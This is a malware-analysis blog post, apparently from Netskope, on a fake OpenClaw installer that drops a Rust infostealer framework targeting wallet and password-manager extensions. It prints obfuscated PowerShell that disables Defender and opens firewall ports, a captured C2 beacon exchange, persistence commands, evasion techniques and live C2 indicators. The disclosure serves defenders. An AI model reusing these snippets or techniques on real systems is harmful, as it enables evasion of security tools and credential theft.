


OpenClaw's Hologram: Fake Installer Ships Rust Infostealer

 netskope.com/blog/openclaw-hologram-fake-installer-ships-rust-infostealer

Vini Egerland

May 7, 2026



Fake OpenClaw Graphical Installer Page

Recent Articles

[Shai-Hulud-Style npm Worm Hits @tanstack](#)

May 12, 2026

[Gianpietro Cutolo](#)

[DirtyFrag: Two Kernel Bugs Give Root on All Major Linux Dis...](#)

[Shai-Hulud Resurfaces: Intercom-client@7.0.4 Harvesting Git...](#)

April 30, 2026

[Gianpietro Cutolo](#)

Netskope Threat Labs has found a fake OpenClaw installer delivering red-team-grade capabilities—all pointed at stealing credentials from over 250 crypto wallet and password manager extensions. The dropper's manifest doesn't hide the intent: "Hologram – Decoy entity generator for tactical misdirection."

Summary


Hologram is dropper-delivered via a fake OpenClaw installer, undetected by automated sandboxes. The operator abuses Azure DevOps, Telegram, and Hookdeck as infrastructure—legitimate services inside most enterprise allowlists.

While Huntress documented the first wave in February, this post covers the second wave: six-binary modular implant framework, novel Hookdeck C2 relay, and the first documented use of [clroxide](#) in a crimeware campaign: built by the same developer, eleven weeks later. A third wave rotated infrastructure during analysis with some new capabilities.

Key findings

- **This is an active campaign across at least three documented waves.** Huntress documented the first in February 2026: fake OpenClaw installer, Vidar, and PureLogs, and GhostSocks SOCKS5 proxy, delivered via Telegram dead-drop C2 resolution. The “Hologram” wave (second): six-binary modular framework, expanded capability stack, same build environment. A third wave, “Pathfinder” completed its infrastructure rotation during our analysis: new primary and secondary C2, new Telegram dead-drop, new campaign tag, and two additional stage-2 binaries. IOCs for both Hologram-wave and Pathfinder-wave infrastructure .
- **Hologram is a novel, previously undocumented Rust dropper** operating under the OpenClaw installer campaign umbrella since at least February 2026, delivering a six-binary modular implant framework after defeating automated sandbox analysis via multiple techniques, including a mouse-movement gate.
- **The stage-2 framework carries advanced capabilities:** injection via the cloxide Rust crate, reflective PE loading via memexec, WinLogon Userinit hijack, privileged scheduled task, COM hijacking, and direct NT syscall thread injection that bypasses user-mode EDR hooks.
- **The Hologram-wave infrastructure is layered for operational resilience:** primary C2 on an assessed hijacked Brazilian law firm domain, secondary C2 on DigitalOcean, stage-2 payloads on Azure DevOps, dead-drop config via Telegram and snippet.host, and Telegram victim telemetry relayed through Hookdeck. The operator rotated every layer before publication: .

An OpenClaw typosquat and a 130MB trojan




Fake OpenClaw Graphical Installer Page

The delivery chain begins at openclaw-installer.com, a convincing fake installer site registered March 9, 2026 on a Chinese/Alibaba-registered domain behind Cloudflare. The site links to the GitHub organization [openclaw-install/openclaw-installer](https://github.com/openclaw-install/openclaw-installer), created the same day by a throwaway account, [bgodimpulse7](#), which typosquats the legitimate OpenClaw project [openclaw/openclaw](https://github.com/openclaw/openclaw).

What the visitor downloads is [OpenClaw_x64.7z](#), an archive containing [OpenClaw_x64.exe](#): a 130MB Rust PE compiled with [stable-x86_64-pc-windows-msvc](#) at build path `C:\Users\root\.cargo\`. The 130MB size is deliberate as it clears AV file-size scanning thresholds and breaks API-based sandbox upload limits in a single move. The archive is padded with fake documentation that adds a layer of plausibility if someone inspects the archive before extracting.


The version [v1.7.16](#) of PE manifest makes no attempt to disguise itself:

```
name="Hologram", description="Decoy entity generator for tactical misdirection."
```




PE Manifest for Fake OpenClaw installer showing the description

The mouse gate



PE OpenClaw_x64 execution

On execution, Hologram presents an installation GUI, including UAC elevation prompt framed as necessary for driver installation—built with the Iced/wgpu graphics framework. Before any malicious logic runs, the binary works through a multi-tier anti-VM check.



Screenshot of the UAC prompts, which appears twice

The first pass is instant: VirtualBox BIOS strings, sandbox-associated DLLs, VM MAC prefixes, and blacklisted usernames abort execution immediately. What passes that check is then scored against a real-user hardware profile—GPU type, core count, RAM, disk size, process count, screen resolution.

Common sandbox resolutions fail. What passes that is still not enough: the dropper then waits for actual mouse movement before proceeding. Automated sandboxes do not move the mouse.

As for wave 3, it implements a driver-list check replaced with BIOS string query, a more sandbox-resilient approach.

Stage 1: clearing the runway

Once through the gates, Hologram decodes an embedded PowerShell payload (Base64 + XOR, key 44) and executes it—starting by clearing the runway. Defender is killed in full—six exclusion paths, cloud blocking off, behavior monitoring off—with every cmdlet name string-fragmented at runtime to defeat static PS1 detection rules.

```
$proc1 = $ps1 + $ps2 + $ps3 + $ps4 + $ps5
$pw1 = "pw"
$pw2 = "sh"
$pw3 = ".exe"
$proc2 = $pw1 + $pw2 + $pw3
$exp1 = "-Excl"
$exp2 = "usion"
$exp3 = "Proc"
$exp4 = "ess"
$exclProc = $exp1 + $exp2 + $exp3 + $exp4
$cmd1 = [scriptblock]::Create("$addCmd $exclProc '$proc1'")
& $cmd1 > $null
```

Raw PS1 file – obfuscated Defender exclusions

Firewall rules are opened inbound on ports 57001, 57002, and 56001—the exact ports the stage-2 framework will use.

```

$fw1 = "New"
$fw2 = "-Net"
$fw3 = "Firewall"
$fw4 = "Rule"
$fwCmd = $fw1 + $fw2 + $fw3 + $fw4
$ports = @(57001, 57002, 56001)
foreach ($port in $ports) {
    $fwParams = @{
        DisplayName = "Port $port TCP"
        Direction = "Inbound"
        LocalPort = $port
        Protocol = "TCP"
        Action = "Allow"
        Enabled = "True"
    }
    $fwScript = [scriptblock]::Create("$fwCmd -DisplayName '$($fwParams.DisplayName)' -Direction $($fwParams.Direction) -LocalPort $($fwParams.LocalPort) -Protocol $($fwParams.Protocol) -Action $($fwParams.Action) -Enabled $($fwParams.Enabled)")
    & $fwScript > $null
}

```

Raw PS1 file – obfuscated firewall opened inbound

The archive password is retrieved from a dead-drop URL with a primary and fallback; the password-protected 7z payload downloads from C2; a separate Ledger Live module is fetched from a distinct URL (not recovered – the dead-drop had been wiped by the time of analysis). All six stage-2 binaries land in `C:\Users\Public\` with redundant copies across Documents, Music, Pictures, and Videos.

Then the operator's Telegram channel receives the victim's username, public IP, and timestamp. That check-in is routed through a Hookdeck webhook ([hkd.k.events/djbk1i9hp0sqoh](https://hookdeck.com/events/djbk1i9hp0sqoh))—the bot token never appears in traffic. This is the first documented use of Hookdeck as a malware C2 relay.



b8bz11

2 subscribers

lv80gzz fr.rubensbruno.adv.br|

[VIEW IN TELEGRAM](#)


Screenshot of link to view the **b8bz11**
Telegram channel

Stage 2: Stealth Packer

Huntress first named this packer in February 2026, documenting a wave of fake OpenClaw installers delivering Vidar, PureLogs, and GhostSocks, a Golang-based SOCKS5 backconnect proxy. Despite some infrastructure indicators shared with that wave, GhostSocks was not observed in our analysis of the Hologram or Pathfinder waves. The Vidar payload fetches its C2 address from a Telegram channel as a dead-drop. The binaries we found share the same build environment and the same internal project name (`stealth_packer`)—and the same Telegram dead-drop pattern is now embedded in the framework itself: the implant resolves its primary C2 domain from a Telegram channel description before any of the stage 2 modules run. On the Hologram wave, three of the six were built during that same February campaign window. The two newest arrived eleven weeks after Huntress published, and they brought capabilities that have never been publicly documented under this name.

Five of six (`svc_service.exe`, `virtnetwork.exe`, `audioeq.exe`, `OneSync.exe`, and `winHealhCare.exe`) are Rust x86_64 PE's built on the same machine. `onedrive_sync.exe` is the exception: Rust x86 (32-bit).

The Stealth Packer modules had handles suggesting they were all built on the same machine, later staged on an attacker-controlled Azure DevOps organization ([sagonbretzpr](#)). The two newest ([virtnetwork.exe](#) and [audioeq.exe](#)) were compiled April 27, one week before detonation, thus displaying the framework's active development. Persistence is pinned immediately: [OneDriveSync.lnk](#) in the system startup folder ensures the framework survives reboot before any of the modules have run.



Screenshot showing the OneDriveSync startup link

The framework then works in sequence. [audioeq.exe](#) runs first, collecting a hardware fingerprint – computer name, processor info, path variables – using a TOML config masquerading as “Windows Host Configuration Service.” XOR-obfuscated strings slow static analysis. The fingerprint likely gates what comes next: whether the victim is worth the full implant stack.

[virtnetwork.exe](#) opens the primary C2 channel, rapid-interval beaconing (~5–30s) to [frr.rubensbruno.adv.br](#) over HTTPS. [svc_service.exe](#) connects outbound on port 57001 to [45.55.35.48](#)—the same port the stage-1 PS1 opened as an inbound firewall rule, now used as an outbound C2 tunnel. [onedrive_sync.exe](#) is the heaviest binary at 13MB; a Rust loader whose [entropy_reducer.rs](#) module decrypts and reflectively executes an embedded secondary PE entirely in memory. The secondary payload was not captured during detonation; its behavior is not confirmed.

```

=== BEACON REQUEST (virtnetwork.exe → frr.rubensbruno.adv.br) ===
POST https://frr.rubensbruno.adv.br/ → 188.114.97.3:443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0
Content-Type: multipart/form-data; boundary=----ubX38zYlUvY4Zjb2SbZi

Content-Disposition: form-data; name="hwid"
760EB37B1598F3622D44-0620e053-00fa
Content-Disposition: form-data; name="build_id"
d5a46ee55854da7a10aa636753d7ad04

=== SERVER RESPONSES (107 beacons over 156s) ===
heartbeat: ok [x41]
empty tasklist: w10= (base64 "[ ]") [x1]
payload: TWV0YU1hc2t8MXx... (wallet extension target list) [x1]
kill signal: block [x2]

Decoded: MetaMask|TronLink|... (browser crypto wallet extension IDs)

```

C2 beaconing

`WinHealhCare.exe` and `OneSync.exe` handle Telegram-based persistence and are independent dropper mechanisms that survive even if the main implant is removed.

During stage 2 setup, the dropper also fetches a browser extension targeting manifest from the attacker's Azure DevOps staging organization (`sagonbretzpr`)—a plaintext file disguised with a `.7z` extension. The manifest lists 250 browser extensions for credential theft: 201 crypto wallets (MetaMask, Phantom, Coinbase, OKX, Rabby, Ronin, etc.) and 49 password managers and 2FA authenticators (Bitwarden, LastPass, 1Password, NordPass, Dashlane, KeePass, Google Authenticator, etc.) combined.

Because the list is a file in a Git repository rather than hardcoded in any binary, the operator can update targets without recompiling. This is a distinct theft vector from the Ledger Live filesystem module—two independent credential theft paths delivered in the same campaign.

When the operator sees the 6/6 modules SUCCESS confirmation arrive in their Telegram channel, every component is in place:

```

6/6 modules SUCCESS
- virtnetwork.exe (VirtualNetworkHelper)
- svc_service.exe (SystemServiceController)
- audioeq.exe (AudioEqualizerService)
- WinHealhCare.exe (WindowsHealthCareService)
- OneSync.exe (OneDriveSyncManager)
- onedrive_sync.exe (OneDriveSyncHost)

```

That confirmation also tells the operator the implant is ready to receive tasking, including dispatching the extension targeting manifest for credential collection. The mutex `Global\StealthPackerMutex_9A8B7C` is present as a literal string in `svc_service.exe`.

Cloxide is a Rust crate purpose-built to host the .NET CLR inside a native process, a technique more commonly associated with red team toolkits than commodity crimeware. `svc_service.exe` uses it to load the CLR in-process (v1.1.1): `mscorlib.dll` → `CreateInterface` → `ICorRuntimeHost`, executing an embedded .NET assembly entirely in memory.

```

Registry Run KeyWinLogon UserinitGlobal\StealthPackerMutex_9A8B7C[*] Stealth Packer Starting...
[*] Running as Admin:
HKCUOneDriveUpdate
---
[+] Payload decrypted:
bytes
[*] Loading CLR with cloxide...
[+] CLR loaded successfully
[*] Executing assembly...
---
[-] Failed to get CLR context:
#[-] Failed to create CLR instance:
-johnpidar
COM HijackingGhost Scheduled Tasksvchost.exe~update.tmp.exeappdatatemp[*] Checking for user activity (Mouse)...
[!] Timeout reached waiting for mouse. Proceeding anyway.
[+] User activity detected.

```

CLR loaded with cloxide

As of the publication date of this post, cloxide has not appeared in a published threat intelligence report in connection with a crimeware campaign.

`onedrive_sync.exe` takes a different path: a custom `entropy_reducer.rs` module decrypts an embedded PE payload and hands it to the memexec crate for fileless execution via `NtAllocateVirtualMemory` and `NtProtectVirtualMemory`. Both techniques leave nothing on disk.

Persistence goes three layers deep in `svc_service.exe` alone: a `Run` registry autorun, a WinLogon Userinit hijack (`SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`, prepending before `userinit.exe`), and a scheduled task (`schtasks /SC ONLOGON /RL HIGHEST`). Add the two independent Telegram-bot droppers, and there are at least four distinct persistence mechanisms across the framework. COM hijacking rounds out the foothold, with staging filenames `svc_host.exe` and `~update.tmp.exe` as hijack targets.

`svc_service.exe` uses direct NT syscalls `NtGetContextThread`, `NtSetContextThread`, `NtSuspendThread`, and `NtResumeThread` for thread injection, resolved dynamically at runtime. This bypasses user-mode EDR hooks entirely; any endpoint product that relies on `ntdll` hooking to detect thread context manipulation will not see this activity.

C2

Before any of the stage 2 modules run, the dropper already knows the C2 address: it fetched it from a dead Telegram channel. `t.me/b8bz11` has two subscribers and a public description field that reads `lv80gzs frr.rubensbruno.adv.br|`. The pipe is a config field delimiter. That is how the implant gets its primary C2 domain. For the Pathfinder's wave, the Telegram channel is `t.me/hgo9tx` with a public description of `m1m1y6 hwd.hidayahnetwork.com\|` instead.

`frr.rubensbruno.adv.br` belongs to a Brazilian law firm that registered the domain in February 2014. The `.adv.br` is a restricted domain category reserved for lawyers and law offices under Brazilian `NIC.br` policy: it cannot be freshly registered by an attacker without a legitimate legal-professional identity. VirusTotal records 17 malicious detections on the subdomain against 6 on the clean root—consistent with the subdomain having been added by the attacker after the domain was compromised.

The `rubensbruno.adv.br` home page serves an error message in German: a small detail that suggests the attacker's Cloudflare reconfiguration disrupted the original site.



`rubensbruno.adv.br` home page showing the following message in German: Your browser's security settings may be preventing the transmission of the session ID, which is needed to identify your session! If this is the case, you cannot use this system effectively!

`virtnetwork.exe` beacons at rapid intervals (~5–30s, consistent with a configurable random-interval sleep)—`multipart/form-data` `POST` over `HTTPS/TLS 1.3`, spoofing a Mac Firefox User-Agent, likely to blend with legitimate browser traffic. The server responds with `ok` to acknowledge heartbeats, `w10=` when the task queue is empty, a 7z archive when delivering a payload (876KB observed live during detonation), or `block` as a kill signal.

```
t=-1777564878s ok
t=-1777918468s w10=
t=-1777917594s ok
t=-1777918468s ok
t=-1777906419s <!DOCTYPE html>
<html>
  <head>
    <met
t=-1777915169s ok
t=-1777918520s block
```

C2 heartbeats

